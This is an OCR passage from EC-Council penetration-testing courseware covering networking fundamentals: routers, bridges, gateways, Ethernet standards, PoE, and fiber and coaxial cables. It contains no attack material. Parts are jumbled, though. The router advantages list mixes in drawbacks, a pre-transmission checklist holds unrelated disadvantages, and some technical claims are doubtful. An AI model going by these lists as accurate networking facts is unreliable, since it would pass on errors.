  Routers can associate with different networks such as LAN and WAN to broadcast the data. They are the devices that prevent the collisions of data during a broadcast. Sometimes, routers also act like other devices such as bridges, which can broadcast packets for a single protocol or a group of protocols. When a router receives packets from a multi-protocol router, it checks the packets (if packet matching with the protocols are configured) and then sends the packets depending on the addresses of the network layer. Routing includes concepts such as least-cost routing, which shows the paths allocated for routing and sends data in the shortest path available.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure A.16: Working of routers

Advantages:

- Routers operate at the protocol level.
- Remote management and design via SNMP.
- Support intricate networks.
- More filtering, lesser performance.
- Provides security.
- Cannot separate the broadcast collisions.
- Regularly provide bridge functions.
- Complicated routing protocols used such as RIP, IGRP, and OSPF.

Disadvantages:

- The security issues that routers face are that routers do not have security controls that are very efficient, which leads to compromising of the system.
- Routers cause long delays in initializing the sessions for protocols such as FTP.

Check the following aspects before starting the transmission through routers:

- Mapping between the ports.
- Internal addresses.
- External addresses.
- The port numbers of the internal and external addresses.
- Routers are expensive compared to other devices.
- Routers need only protocols designed for routing.
- Routers are slower than other devices.
- Routers lead to overhead, as they are not capable of separating the sent packets.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Bridges**

  It combines two network segments and manages network traffic. A bridge filters the traffic at the network boundaries. Bridges read the MAC address of each frame (data packets) and forwards data to the addressed destination device. Bridges are logical devices that can maintain each segment's traffic separately. By segmenting the traffic, bridges prevent network congestion and segregation problems in the network traffic. Bridges operate in the data link layer of the OSI model. It maintains a database of MAC addresses located in a segment and permits only specific data frames addressed to that location while blocking unauthorized frames from entering a segment. When a data frame reaches a bridge for transmission, the bridge generates the signals and also finds the address of the destination, and then sends the duplicate to only the appropriate network segment.

  Bridges contain a table called a 'look up' table that hosts various physical addresses of all the workstations linked to it. The table is an indicator as to which segments each workstation belongs. When a bridge comes across a packet of data, it checks the address and finds the matching corresponding addresses present in the table. After tallying, it traces out as to which network segment the packet belongs to and sends the packet to the appropriate segment. Bridges use the MAC address to make decisions on relaying network packets. They also act as filters determining if they have to relay the packets to a segment or not.

  Transparent Bridging:

  Bridges build a routing table to find whether a packet's destination address is matched with the routing table. If the address does not match, then the packet moves to all the devices in the network except the source to identify the correct destination for the packet. A system with a transparent bridge must satisfy three criteria:

  - Each station should forward the frame from one station to another.
  - Frames help the movements of the forwarding.
  - Avoid the loops.

  Loop Problem:

  Transparent bridges work efficiently if the redundant bridges do not exist in the network. If there are two LANs and are connected via two bridges, then a potential loop exists in the network.

  Source Bridging:

  The packets will have path information inserted into them in order to know the route. Like switches, bridges are also efficient in learning the MAC address of all the connected clients, peripherals, and the servers. Traditional bridges provide connectivity from a single workgroup to another workgroup. The multiport bridges connect two network segments with each other. Bridges inspect the information from the data link layer with a network signal. Bridges are fitted with network filters, which help them to read the source address,

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

packet size, or type of protocol. These devices are simple to install on the network and are efficient to regulate the traffic.




Figure A.17: Working of Bridges

- **Gateways**

  It enables communication between different types of environments and protocols. Gateways act as an entry point for other networks that try to connect to an internal network. In the same way, they act as an exit point for an internal network that tries to make a connection to external networks. A gateway can be a workstation or server that makes a two-way communication between networks and expands its area. Application and transport layers of the OSI model support gateways. They are capable of connecting devices that have different protocols and environments. They convert protocols that are different by assigning matching protocols to the packets and are called a protocol translator. If the gateways have to connect or communicate between two different network architectures, then they restructure and convert the data from one environment to the other environment. Gateways are task specific. They cannot filter data and sometimes they can transmit malicious packets without filtering. There are two types of gateways:

  Transport Gateways:

  - They are capable of connecting different devices with the connection oriented transport protocol.
  - They can transfer packets from one connection to the other by restructuring/ reformatting.

  Application Gateways:

  - They are intelligent components that can understand the format/contents of the data and then permits transmission.
  - Email gateways translate messages and transfer them to mobile devices.
  - They act as a firewall or proxy server to restrict unauthorized traffic.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of LAN Technology

Ethernet

- Ethernet is the **physical layer of LAN technology**. It maintains proper balance between the speed, cost and ease of installation
- It describes the **number of conductors** required for making the connection, the performance thresholds that are required, and offers the framework for data transmission
- A standard Ethernet network can send data at a rate of up to **10 Megabits per second** (10 Mbps)
- Ethernet standard, IEEE standard 802.3, specifies configuration rules for an Ethernet network and also states the interaction of elements in a network

Fast Ethernet

- The Fast Ethernet standard, IEEE 802.3u, is a new version of ethernet that transmits data at a minimum speed rate of 100 Mbit/s
- Three types of Fast Ethernet are available in the market: **100BASE-TX** , to use with level 5 UTP cable; **100BASE-FX**, to use with fiber-optic cable; and **100BASE-T4**, for utilizing extra two wires with level 3 UTP cable.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of LAN Technology (Cont'd)

Gigabit Ethernet

- Gigabit ethernet was defined by the **IEEE 802.3-2008 standard** and conveys Ethernet frames at a speed rate of a gigabit per second
- It is used on fast speed communication networks like **multimedia** and **Voice over IP** (VoIP)
- It is also called as "**gigabit-Ethernet-over-copper**" or 1000Base-T, as it's speed is 10 times more than 100Base-T

10 Gigabit Ethernet

- 10 Gigabit Ethernet was first defined by **IEEE 802.3ae-2002** standard
- It conveys Ethernet frames at a speed rate of **10 gigabits per second**. This makes it 10 times faster than Gigabit eEthernet
- As compared to other Ethernet systems, 10 Gigabit Ethernet uses optical fiber connections

Asynchronous Transfer Mode (ATM)

- Asynchronous Transfer Mode (ATM) is a **cell-based fast-packet communication** standard developed for transmitting information of different types like voice, video or data, in small, fixed-sized cells, etc.
- It operates on the **data link layer** through fiber or twisted-pair cable
- It is mainly used on private long-distance networks, especially by the internet service providers

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of LAN Technology (Cont'd)

CPENT

- **Power over Ethernet (PoE)**
  - Power over Ethernet (PoE) is a networking feature defined by the **IEEE 802.3af** and **802.3at** standards
  - It allows the Ethernet cables to supply power to network devices over the existing data connection
  - PoE-capable devices can be **power sourcing equipment** (PSE), **powered devices** (PDs), or sometimes both. PSE is the device that transmits power, whereas PD is the device that is powered

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of LAN Technology (Cont'd)

CPENT

Specifications of LAN Technology

Name	IEEE Standard	Data Rate	Media Type	Maximum Distance
Ethernet	802.3	10 Mbps	10Base-T	100 meters
Fast Ethernet/ 100Base-T	802.3u	100 Mbps	100Base-TX 100Base-FX	100 meters 2000 meters
Gigabit Ethernet/ GigE	802.3z	1000 Mbps	1000Base-T 1000Base-SX 1000Base-LX	100 meters 275/550 meters 550/5000 meters
10 Gigabit Ethernet	IEEE 802.3ae	10 Gbps	10GBase-SR 10GBase-LX4 10GBase-LR/ER 10GBase-SW/LW/EW	300 meters 300 m MMF/ 10 km SMF 10 km/40 km 300 m/10 km/40 km

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of LAN Technology

- **Ethernet**
  - Ethernet is the physical layer LAN technology. It maintains proper balance between the speed, cost and ease of installation.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- It describes the number of conductors required for making the connection, the performance thresholds that are required, and offers the framework for data transmission.
- A standard Ethernet network can send data at a rate up to 10 Megabits per second (10 Mbps).
- Ethernet standard, IEEE standard 802.3, specifies configuration rules for an Ethernet network and also states the interaction of elements in a network.

- **Fast Ethernet**
  - The Fast Ethernet standard, IEEE 802.3u, is a new version of Ethernet that transmits data at a minimum speed rate of 100 Mbit/s.
  - Three types of Fast Ethernet are available in the market: 100BASE-TX, to use with level 5 UTP cable; 100BASE-FX, to use with fiber-optic cable; and 100BASE-T4, for utilizing an extra two wires with level 3 UTP cable.
- **Gigabit Ethernet**
  - Gigabit Ethernet was defined by the IEEE 802.3-2008 standard and conveys Ethernet frames at a speed rate of a gigabit per second.
  - It is used on fast speed communication networks like multimedia and Voice over IP (VoIP).
  - It is also called as "Gigabit-Ethernet-over-copper" or 1000Base-T, as it's speed is 10 times more than 100Base-T.
- **10 Gigabit Ethernet**
  - 10 Gigabit Ethernet was first defined by IEEE 802.3ae-2002 standard.
  - It conveys Ethernet frames at a speed rate of 10 gigabits per second. This makes it 10 times faster than Gigabit Ethernet.
  - As compared to other Ethernet systems, 10 Gigabit Ethernet uses optical fiber connections.
- **Asynchronous Transfer Mode (ATM)**
  - Asynchronous Transfer Mode (ATM) is a cell-based fast-packet communication standard developed for transmitting information of different types like voice, video or data, in small, fixed-sized cells, etc.
  - It operates on the data link layer through fiber or twisted-pair cable.
  - It is mainly used on private long-distance networks, specially by the internet service providers.
- **Power over Ethernet (PoE)**
  - Power over Ethernet (PoE) is a networking feature defined by the IEEE 802.3af and 802.3at standards.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- It allows the Ethernet cables to supply power to network devices over the existing data connection.
- PoE-capable devices can be power sourcing equipment (PSE), powered devices (PDs), or sometimes both. PSE is the device that transmits power, whereas PD is the device that is powered.

Name	IEEE Standard	Data Rate	Media Type	Maximum Distance
Ethernet	802.3	10 Mbps	10Base-T	100 meters
Fast Ethernet/ 100Base-T	802.3u	100 Mbps	100Base-TX 100Base-FX	100 meters 2000 meters
Gigabit Ethernet/ GigE	802.3z	1000 Mbps	1000Base-T 1000Base-SX 1000Base-LX	100 meters 275/550 meters 550/5000 meters
10 Gigabit Ethernet	IEEE 802.3ae	10 Gbps	10GBase-SR 10GBase-LX4 10GBase-LR/ER 10GBase-SW/LW/EW	300 meters 300m MMF/ 10km SMF 10km/40km 300m/10km/40km

Table A.01: Specifications of LAN Technology

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Cables: Fiber Optic Cable

Optical fiber cable consists of Core, Cladding, Buffer and Jacket layers. Core consists of glass or plastic with higher index of refraction than cladding and it carries signal. Cladding also consists of glass or plastic with lower refractive index compared to core. Buffer protects the fiber from damage and moisture. Jacket holds one or more fibers in a cable.

The fiber optic cables are made up of glass (or plastic), and are used for transmitting the data (or signals) using pulses of light. The IEEE 802.8 standard defines these cables, as they have higher bandwidth, they are used for faster data communications. The outer layer of the cable contains coating that protects it from catastrophic condition due to heat, cold, and electromagnetic interferences. These cables are designed for achieving high performance during long distance communications. Till today, most of the wired networks such as Internet, telephone networks, and others are connected through fiber optic cables.




Figure A.18: Fiber Optic Cable

The LED/ laser light generate pulses of light are used for the transmission of the signals over the fiber optic cables. The strands that are made up of glass and as much thicker as a human hair are

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

use in this cable for transmission of signals. The loss of the signal is avoided by keeping a glass coating called cladding, outside the core. While the light is moving inside the core in a wave form, the cladding outside of the core reflects the signal that is going outside towards inward and protects the signal from loss.

Features:

- Lower cost
- Extremely wide bandwidth
- Lighter weight and small in size
- More secure
- Resist to corrosion
- Longer life and easy to maintain
- Elimination of the cross talk
- Immunity to electrostatic interference

Types of Fiber Optic Cables

There are two types of fiber optic cables called single-mode fiber and multi-mode fiber.

- **Single-mode Fiber**

  In this mode, the signal travels straight in the core whose diameter is of 5-10 microns. While the signal travelling in this mode, it doesn't gets bounced by colliding with the edges. The optic cables in this mode are generally used for television, telephone, and other purposes. The following figure shows the transmission of the light in single-mode fiber:




Figure A.19: Single-mode Fiber

- **Multi-mode Fiber**

  In this mode, the light can take any path to travel inside the code as the size of the cable used for multi-mode is very bigger than the single-mode. This mode is used for the communication between the devices that are short in length. The following figure shows the transmission of the light in multi-mode fiber:




Figure A.20: Multi-mode Fiber


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Cables: Coaxial Cable

- Coaxial cable is a **type of copper cable** built with a metal shield and other components engineered to block signal interference
- It consists of two conductors separated by a dielectric material
- The center conductor and outer conductor are configured in such a way that they form concentric cylinder with a common axis
- **50 ohm** and **75 ohm** coaxial cables are widely used
- 50 ohm cable is used for **digital transmission** and 75 ohm cable is used for analog transmission
- It has large bandwidth and low losses
- It has a data rate of 10 Mbps, which can be increased with the increase in diameter of the inner conductor

Advantages:

- Cheap to install
- Great channel capacity
- Good bandwidth
- Easy to modify
- Cheap to make



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Cables: Coaxial Cable

These are the most commonly used cables for the transmission of signals for video, voice, and other purposes. These are named for their safer and reliable transmission of the signals to the other end. These cables have the advantage of having high bandwidth and are capable of greater transmission. These cables are made up of copper and an insulating material over the thin copper wire. The insulation layer is covered with a copper mesh and the mesh is further covered with outer insulation layer. Due this kind of design, the electric noise gets prevented and the signal will not be disturbed.

Coaxial cable is a type of copper cable specially built with a metal shield and other components engineered to block signal interference. It consists of two conductors separated by a dielectric material. The center conductor and outer conductor are configured in such a way that they form concentric cylinder with a common axis. 50-ohm and 75-ohm coaxial cables are widely used. 50-ohm cable is used for digital transmission and 75-ohm cable is used for analog transmission. It has large bandwidth and low losses. It has a data rate of 10 Mbps, which can be increased with the increase in diameter of the inner conductor.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure A.21: Coaxial Cable

The following are some of the common types of coaxial cables:

- **Hardline**

